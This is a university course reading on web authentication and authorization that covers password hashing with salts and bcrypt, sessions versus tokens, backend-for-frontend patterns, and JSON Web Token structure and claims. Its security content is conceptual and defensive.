Authentication & Authorization Concepts¶
TCSS 460 — Client/Server Programming
Every web application that serves more than one user must answer two fundamental questions: Who is this person? and What are they allowed to do? Getting these answers wrong has consequences measured in millions of breached accounts, lawsuits, and destroyed trust. This reading builds the conceptual foundation for authentication and authorization — the mechanisms that protect users, data, and systems in client/server applications. It starts with the fundamentals (passwords, sessions, tokens, JWT, RBAC) and then steps up to the patterns modern systems use in practice: OAuth2 delegation, OIDC identity, asymmetric signing with JWKS, and multi-tenant identity providers like the one you'll integrate with in Sprint 3.
1 Authentication vs. Authorization¶
These two terms are used constantly in web development, often abbreviated as authn (authentication) and authz (authorization). They solve different problems, and confusing them is a common source of security bugs.
1.1 Authentication: Who Are You?¶
Authentication is the process of verifying identity. When you log in with a username and password, the system checks whether you are who you claim to be.
Think of it like showing your driver's license at a bar. The bouncer doesn't care what you're allowed to do inside — they just need to confirm you are a real person of legal age. The license is your credential, and the bouncer's check is the authentication step.
In a web application, authentication typically involves:
- The client sends credentials (username + password, an API key, or an OAuth token).
- The server verifies those credentials against stored data.
- If valid, the server issues some proof of identity (a session ID or a token) for future requests.
1.2 Authorization: What Can You Do?¶
Authorization determines what actions an authenticated user is permitted to perform. Authentication must happen first — you can't decide what someone is allowed to do until you know who they are.
Continuing the analogy: once inside the bar, your wristband color determines whether you can access the VIP section. The wristband is your authorization level, and the VIP rope is the access control check.
In a web application, authorization typically involves:
- The server identifies the user (authentication already happened).
- The server looks up the user's role or permissions.
- The server allows or denies the requested action based on those permissions.
1.3 Why the Distinction Matters¶
Consider a bug where any logged-in user can delete other users' accounts. Authentication is working — the server knows who is making the request. But authorization is broken — the server never checks whether that user has permission to delete accounts. This class of vulnerability is called broken access control, and it has topped the OWASP Top 10 list of web application security risks (OWASP, 2021).
| Concept | Question It Answers | Analogy | Failure Mode |
|---|---|---|---|
| Authentication | Who are you? | Showing your ID card | Impostor gains access |
| Authorization | What can you do? | Your access badge / keycard | User exceeds their privileges |
2 Passwords and Credential Storage¶
Passwords remain the most common authentication mechanism on the web. The question isn't whether to use them — it's how to store them without creating a catastrophic liability.
2.1 Why Plain Text is Catastrophic¶
If a database stores passwords in plain text and an attacker gains read access to that database, every user's password is immediately compromised. This isn't hypothetical. In 2019, Facebook disclosed that hundreds of millions of passwords had been stored in plain text and were accessible to internal employees (Krebs, 2019). In 2012, LinkedIn's breach exposed 6.5 million unsalted SHA-1 password hashes — and because SHA-1 is fast to compute, most were cracked within days (LinkedIn, 2012).
The principle is simple: never store passwords in a form that can be reversed back to the original.
2.2 Hashing: One-Way Transformation¶
A hash function takes an input of any length and produces a fixed-length output (the hash or digest). Crucially, hash functions are one-way — you cannot work backward from the hash to recover the original input.
Input:  "mypassword123"
SHA-256: 6e659deaa85842cdabb5c6305fcc40033ba43772ec00d45c2a3c921741a5e377

Input:  "mypassword124"   (one character different)
SHA-256: b4eb188215edfae01e7dc2a9be60afd33fd9ceaf3eabbc936cdfc21a0f3f3391
When a user creates an account, the server hashes their password and stores the hash. When they log in, the server hashes the submitted password and compares it to the stored hash. The server never needs to know the original password.
If you've used Java's hashCode() method, you've seen a hash function — but hashCode() is designed for hash tables, not security. Cryptographic hash functions like SHA-256 have much stronger guarantees about collision resistance and irreversibility.
2.3 Salting: Defeating Precomputation¶
Hashing alone has a weakness. If two users both choose the password "password123", they'll have the same hash. An attacker with a precomputed table of common password hashes (a rainbow table) can look up matches instantly.
A salt is a random string generated uniquely for each user and prepended to the password before hashing:
User A: salt = "x8kQ3m"  →  hash("x8kQ3mpassword123") = a1b2c3...
User B: salt = "pR9wYz"  →  hash("pR9wYzpassword123") = d4e5f6...
Same password, different salts, completely different hashes. Rainbow tables become useless because the attacker would need a separate table for every possible salt — a computationally infeasible task.
The salt is stored alongside the hash in the database. It is not secret — its purpose is to ensure uniqueness, not to be hidden.
2.4 bcrypt: Slow on Purpose¶
General-purpose hash functions like SHA-256 are designed to be fast. A modern GPU can compute billions of SHA-256 hashes per second, which makes brute-force attacks practical even against salted hashes.
bcrypt solves this by being intentionally slow. It includes a cost factor (also called work factor) that controls how many rounds of computation the function performs. Increasing the cost factor by one doubles the time required:
| Cost Factor | Approximate Time per Hash |
|---|---|
| 10 | ~100 ms |
| 12 | ~400 ms |
| 14 | ~1.6 s |
For a legitimate login, waiting 100-400 milliseconds is imperceptible. For an attacker trying billions of combinations, it's the difference between hours and centuries.
bcrypt also generates and embeds its own salt automatically, so the output contains everything needed to verify a password later:
$2b$12$LJ3m4ys2Kn4GZWRV0YxOdeObHPf3Vw2jE8Kjy4nKnOxDRqEhm7V6
 |  |  |                                              |
 |  |  salt (22 chars)                                 hash
 |  cost factor (12 rounds)
 algorithm version
The key takeaway: use a purpose-built password hashing algorithm (bcrypt, scrypt, or Argon2), not a general-purpose hash function.
3 Sessions vs. Tokens¶
After a user proves their identity, the server needs a way to remember that proof across subsequent requests. HTTP is stateless — each request is independent, carrying no memory of previous requests. There are two fundamental strategies for maintaining authenticated state: sessions and tokens.
3.1 Sessions: The Server Remembers You¶
In session-based authentication, the server creates a record of the authenticated user and gives the client a session ID — a random, opaque string. The client sends this ID with every subsequent request (typically as a cookie), and the server looks it up in its session store.


Advantages: The server has full control. It can invalidate a session instantly (e.g., on logout or suspicious activity). Session IDs are opaque — they carry no readable user data.
Disadvantages: The server must store session data somewhere. If you have multiple servers behind a load balancer, they all need access to the same session store (typically Redis or a database). This adds infrastructure complexity and creates a potential single point of failure.
3.2 Tokens: You Prove Who You Are¶
In token-based authentication, the server creates a token containing the user's identity information, signs it cryptographically, and gives it to the client. The client sends this token with every request. The server verifies the signature and reads the identity from the token itself — no lookup required.


Advantages: No server-side storage needed. Any server with the signing key can verify the token. This makes token-based auth naturally scalable — ideal for distributed systems and microservices.
Disadvantages: Tokens cannot be easily revoked. Once issued, a token is valid until it expires. If a token is stolen, the attacker can use it until expiration. The server has no "kill switch" without adding a blocklist (which reintroduces server-side state).
3.3 Comparing the Approaches¶
| Aspect | Sessions | Tokens |
|---|---|---|
| State | Server-side (stateful) | Client-side (stateless) |
| Storage | Session store required | No server storage needed |
| Revocation | Instant (delete session) | Difficult (wait for expiry) |
| Scalability | Requires shared store | Any server can verify |
| Payload | Opaque ID only | Contains user data |
| Best for | Traditional web apps | APIs, microservices, mobile |
In this course, we use token-based authentication with JSON Web Tokens. The auth service issues tokens, and your API verifies them — without needing to contact the auth service on every request.
3.4 Hybrid Patterns¶
The session/token split is cleanest in textbook form. Real systems often blend the two to keep the strengths of each. The most common hybrid is the Backend-for-Frontend (BFF) pattern: the browser holds an opaque session cookie, the BFF holds the OAuth tokens, and the BFF translates the cookie into a token whenever it needs to call a downstream API. The browser never sees the token at all, which sidesteps both the cookie-CSRF and the localStorage-XSS classes of attack at once.
A lighter variant — sometimes called cookie-wrapped tokens — stores the JWT itself inside an HttpOnly Secure cookie rather than handing it to JavaScript. The token is still stateless on the server, but JavaScript on the page cannot read or exfiltrate it. Use this when you want token-style scalability without the localStorage risk and don't need the BFF's full proxy layer.
The point is that "sessions vs. tokens" is a useful mental model for learning, but the design space is wider than the binary choice suggests. Where you keep the credential matters as much as what kind of credential it is.
4 JSON Web Tokens (JWT)¶
A JSON Web Token (JWT, pronounced "jot") is the most widely used token format for web authentication. Defined in RFC 7519 (Jones et al., 2015), a JWT is a compact, URL-safe string that carries claims about a user.
4.1 Structure: Three Parts¶
A JWT consists of three Base64URL-encoded parts separated by dots:


Header — Identifies the token type and signing algorithm:
Payload — Contains claims (statements about the user and the token):
Signature — Computed by taking the encoded header and payload, and signing them with a secret key:
4.2 Standard Claims¶
JWT defines several registered claims — standardized fields with specific meanings:
| Claim | Name | Purpose |
|---|---|---|
sub |
Subject | Who the token is about (user ID) |
iss |
Issuer | Who created the token (auth server) |
aud |
Audience | Who the token is intended for |
exp |
Expiration | When the token stops being valid (Unix timestamp) |
iat |
Issued At | When the token was created |
nbf |
Not Before | Token is not valid before this time |
jti |
JWT ID | Unique identifier for the token |
You can also include custom claims — any application-specific data you need:
The iss and aud claims look unremarkable in this table — one-line entries among many — but they are doing the heavy lifting that keeps a multi-API system from collapsing into a confused-deputy mess. They get their own subsection in §4.5.
4.3 Signed, Not Encrypted¶
This is the single most misunderstood aspect of JWT. A JWT is signed, not encrypted. The header and payload are merely Base64URL-encoded — anyone can decode them. Try it yourself: paste a JWT into jwt.io and the payload is instantly readable.
The signature ensures integrity, not confidentiality:
- Integrity: If anyone modifies the header or payload, the signature won't match, and the server will reject the token.
- Confidentiality: The content is not hidden. Anyone who intercepts the token can read the claims.
This has important implications:
- Never put secrets in a JWT — no passwords, no SSNs, no sensitive data.
- Always use HTTPS — without encryption in transit, an attacker can read and reuse the token.
- Keep payloads minimal — include only what's needed for authorization decisions (user ID, role, expiry).
4.4 The Lifecycle of a JWT¶
Modern JWT systems separate the authorization server that issues tokens from the resource server that verifies them. The authorization server holds a private signing key. Resource servers hold the matching public verification key, distributed via a JWKS (JSON Web Key Set) endpoint — a JSON document listing the IdP's public keys, covered in §9. Anyone can verify a token; only the authorization server can mint one.
